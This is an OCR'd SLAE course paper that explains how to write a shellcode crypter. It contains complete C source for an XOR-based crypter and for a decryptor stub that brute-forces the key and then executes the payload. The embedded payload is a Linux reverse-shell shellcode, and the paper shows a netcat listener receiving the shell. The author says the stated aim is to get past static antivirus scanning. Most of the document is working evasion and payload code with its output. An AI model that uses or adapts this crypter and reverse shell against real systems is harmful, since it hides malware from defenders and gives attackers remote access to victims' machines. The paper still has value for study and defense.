
Writing a Shellcode Crypter



Author: Hussien Yousef
Email: h.yousef0@outlook.com
Date: 30 November, 2017

SLAE

[0x00] Theory:

While both of the encoders and crypters serve the same objective, which is to bypass security controls and specific exploitation conditions and almost act the same way. However, there is a distinct difference between the two. Encoders transform the shellcode from one form to another form, which can be reverted back to its original form given the algorithm that was used for the encoding only. On the other hand, crypters encrypt the shellcode using a key, and the shellcode can be reverted back to its original form given the algorithm that was used for the encryption, in addition to the encryption key. In this paper, a custom crypter will be created to demonstrate the idea.

[0x01] Crypter Idea:

The idea for the crypter that is written in this publication, will be as the following (in order):
1- Convert the shellcode to string (every 1 byte of shellcode will be dealt with as a charachter)
2- Reverse the string.
3- Convert the reversed string into an array of integers (every 4 bytes – 4 chars – will be dealt with as numbers).
4- Subtract 1 from every number in the array.
5- Reverse all the bits of the results (XOR every bit with 1).
6- Generate a random 1 byte key.
7- Encrypt the word “YES” with the key using an XOR operation.
8- Encrypt the shellcode from step (5) with the key using an XOR operation.
9- Perpend the output of step (7) to the output of step (8) to form a new shellcode in the format [step 7 output, step 8 output].
10- Discard the key.

This crypter should generate a fully encrypted shellcode after it is run, without providing the key. Next we need to write a Crypter stub, which is basically an application that decrypts the shellcode and transfers execution to it, some times it is referred to as the “shellcode wrapper/loader”. The stub must revert all the steps mentioned previously to recover the original shellcode, one additional step will be required, that is, since the key is not available to the stub, it has to brute-force all the possible 1 byte keys until it finds the correct key to decrypt the shellcode.

[0x02] Shellcode Crypter Implementation:

The following is the source code for the crypter written in “C” language, with comments written before every block of code to demonstrate its purpose:

```
/*
BytesKitchen Crypter
Written By Hussien Yousef
IDEA: shellcode -> string --> reverse string --> integer --> -1 --> Reverse all the bits (XOR with 1) --> prepend encrypted "YES" to shellcode (key = 1 byte random) -> encrypt shellcode with XOR key
NOTE: Shellcode must have no null bytes
*/

#include <stdio.h>
#include <time.h>
// enter your shellcode here - to be encrypted
unsigned char shellcode[] = \
```

```
"\x31\xc0\x50\xb0\x66\x31\xdb\xb3\x01\x6a\x01\x6a\x02\x89\xe1\xcd\x80\x31\xd2\xb2\x6
6\x92\x31\xdb\x6a\x1\x88\x5c\x24\xff\x88\x5c\x24\xfe\xc6\x44\x24\xfd\x7f\x83\xec\x03\x6
6\x68\x11\x67\xb3\x03\x66\x6a\x02\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x89\xd3\x3
1\xc9\xb1\x02\x31\xc0\xb0\x3f\xcd\x80\x49\x79\xf7\xeb\x0b\x5b\x31\xc0\xb0\x0b\x31\xc9\
x31\xd2\xcd\x80\xe8\xf0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main(){

        int shellcode_size = sizeof(shellcode)-1;
        unsigned char tag[3] = {'Y','E','S'};

        // reverse the string
        unsigned char *start_ptr = (unsigned char *) shellcode;
        unsigned char *end_ptr = start_ptr + (shellcode_size-1);
        unsigned char temp;
        while(start_ptr != end_ptr && start_ptr < end_ptr){
                temp = *start_ptr;
                *start_ptr = *end_ptr;
                *end_ptr = temp;
                start_ptr++;
                end_ptr--;
        }

        // integer - 1
        int *shell_ptr = (int *) shellcode;
        int rotations = shellcode_size/4;
        for(int itr = 0; itr < rotations; itr++){
                *shell_ptr = *shell_ptr - 1;
                shell_ptr++; // will increase 4 bytes
        }

        // Reverse all the bits
        for(int itr = 0; itr < shellcode_size; itr++){
                shellcode[itr] = shellcode[itr] ^ 0xff;
        }

        // Generate a random 1 byte key
        srand(time(NULL));
        int rr = 255;
        while(rr == 0 || rr == 255){
                rr = rand() % 255;
        }
        unsigned char key = (unsigned char) rr;

        // XOR TAG with key
        for(int i =0; i < (sizeof(tag)/sizeof(unsigned char)); i++){
                tag[i] = tag[i] ^ key;
        }

        // XOR shellcode with key
        for(int i =0; i < shellcode_size; i++){
                shellcode[i] = shellcode[i] ^ key;
```

```
        }

        // print final shellcode {xored tag, encrypted shellcode}
        printf("Your new encrypted shellcode:\n");
        // print tag
        printf("\"\\x%02x\\x%02x\\x%02x", (unsigned int) tag[0], (unsigned int) tag[1],
(unsigned int) tag[2]);
        // print shellcode
        for(int i = 0; i < shellcode_size;  i++){
                printf("\\x%02x", (unsigned int) shellcode[i]);
        }
        printf("\"\n");
        return 0;
}
```

Compiling and running the crypter above produced the following output (encrypted shellcode):

```
sl4e@sl4e-VirtualBox:~/Desktop/exam/ass7$ ./crypter
Your new encrypted shellcode:
"\xca\xd6\xc0\x0b\x1f\x43\x02\x04\x0e\x43\x93\x92\x93\x9c\x84\x13\xa1\xbe\x5d\xa4\x5d\x67\xdc\xd3\x5d\x37\x67\x
86\x9b\x15\x25\x13\xa1\x53\xdc\xd3\x5d\x6e\xdd\xa4\x5d\xbf\xe5\x13\xa1\x8d\xe5\x3d\x3d\x7c\x06\x8c\xe5\x6e\x06\
x09\x6f\xdf\x0b\x7c\x04\x0a\x6f\x87\xef\x13\x91\x4f\x28\xaa\x92\x4f\x30\xe4\x93\x4f\x30\xe4\x6d\x05\xb7\x5d\xfe
\x09\xde\xbe\x5d\x13\xa1\x8d\xe5\x6d\x06\x6d\x06\x6c\xdf\xb7\x5d\x09\xdc\x3c\xac\x5d"
```

[0x03] Crypter Stub Implementation:

Reversing all the steps done by the crypter seems to be an easy task. However, the question remains, how can we figure out the correct key that was used for encrypting the shellcode?. To answer this question, here comes the purpose of the “YES” tag that was encrypted with the key and perpended to the encrypted shellcode. Basically, all we have to do is to try every possible key from 0x00 to 0xFF and XOR it with the first 3 bytes of the encrypted shellcode. Once we find a key that gives us the “YES” tag, then that is our correct key. Next, the decryption process starts, then execution will be handed to the shellcode bypassing static – not sandbox based – scanning. The following is the source code for the stub in “C” language, comments were written before every block of code to demonstrate its purpose:

```
/*
Stub Decryptor for BytesKitched shellcode output
Written by Hussien Yousef
*/

#include <stdio.h>
// enter your encrypted shellcode here
unsigned char shellcode[] = \
"\xca\xd6\xc0\x0b\x1f\x43\x02\x04\x0e\x43\x93\x92\x93\x9c\x84\x13\xa1\xbe\x5d\xa4\x5d
\x67\xdc\xd3\x5d\x37\x67\x86\x9b\x15\x25\x13\xa1\x53\xdc\xd3\x5d\x6e\xdd\xa4\x5d\xbf\
xe5\x13\xa1\x8d\xe5\x3d\x3d\x7c\x06\x8c\xe5\x6e\x06\x09\x6f\xdf\x0b\x7c\x04\x0a\x6f\x8
7\xef\x13\x91\x4f\x28\xaa\x92\x4f\x30\xe4\x93\x4f\x30\xe4\x6d\x05\xb7\x5d\xfe\x09\xde\x
be\x5d\x13\xa1\x8d\xe5\x6d\x06\x6d\x06\x6c\xdf\xb7\x5d\x09\xdc\x3c\xac\x5d";

int main(){
        // Shellcode size
```

```
  int shellcode_size = sizeof(shellcode)-1;

  // Brutforce the XOR key
  unsigned char key = '\x01';
  int found = 0;
  unsigned char temp;
  while(key != 0xff){
        temp = shellcode[0] ^ key;
        if(temp == 'Y'){
              temp = shellcode[1] ^ key;
              if(temp == 'E'){
                    temp = shellcode[2] ^ key;
                    if(temp == 'S'){
                          found = 1;
                          break;
                    }
              }
        }
        key = key + 0x01;
  }
  if(!found){
        printf("Sh3llc0d3 is not encrypt3d correctly");
        return 0;
  }


  // Decrypt the shellcode with the found key
  for(int i =0; i < shellcode_size-3; i++){
        shellcode[i+3] = shellcode[i+3] ^ key;
  }

  // Reverse all of the shellcode bits (xor with 1)
  for(int i = 0; i < shellcode_size-3; i++){
        shellcode[i+3] = shellcode[i+3] ^ 0xff;
  }

  // integer + 1
  int *shell_ptr = (int *) &shellcode[3];
int rotations = (shellcode_size-3)/4;
for(int itr = 0; itr < rotations; itr++){
      *shell_ptr = *shell_ptr + 1;
      shell_ptr++; // will increase 4 bytes
}

  // reverse the string
unsigned char *start_ptr = (unsigned char *) &shellcode[3];
unsigned char *end_ptr = start_ptr +  (shellcode_size-4);
while(start_ptr != end_ptr && start_ptr < end_ptr){
      temp = *start_ptr;
      *start_ptr = *end_ptr;
      *end_ptr = temp;
      start_ptr++;
```

```
            end_ptr--;
        }

        // jmp to shellcode
        int (*ret)() = (int(*)())&shellcode[3];
        ret();

        return 0;
}
```

Compiling and running the above stub which contains a reverse shell, successfully decrypts and executes our shellcode as is demonstrated in the following figure:

```
sl4e@sl4e-VirtualBox:~/Desktop/exam/ass7$ nc -lvp 4455
Listening on [0.0.0.0] (family 0, port 4455)
Connection from [127.0.0.1] port 4455 [tcp/*] accepted (family 2, sport 52844)
id
uid=1000(sl4e) gid=1000(sl4e) groups=1000(sl4e),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
```

[0x04] References:

All the files and source codes related to this publication, are available at:
https://github.com/alph4w0lf/Shellcoding/tree/master/nasm/crypter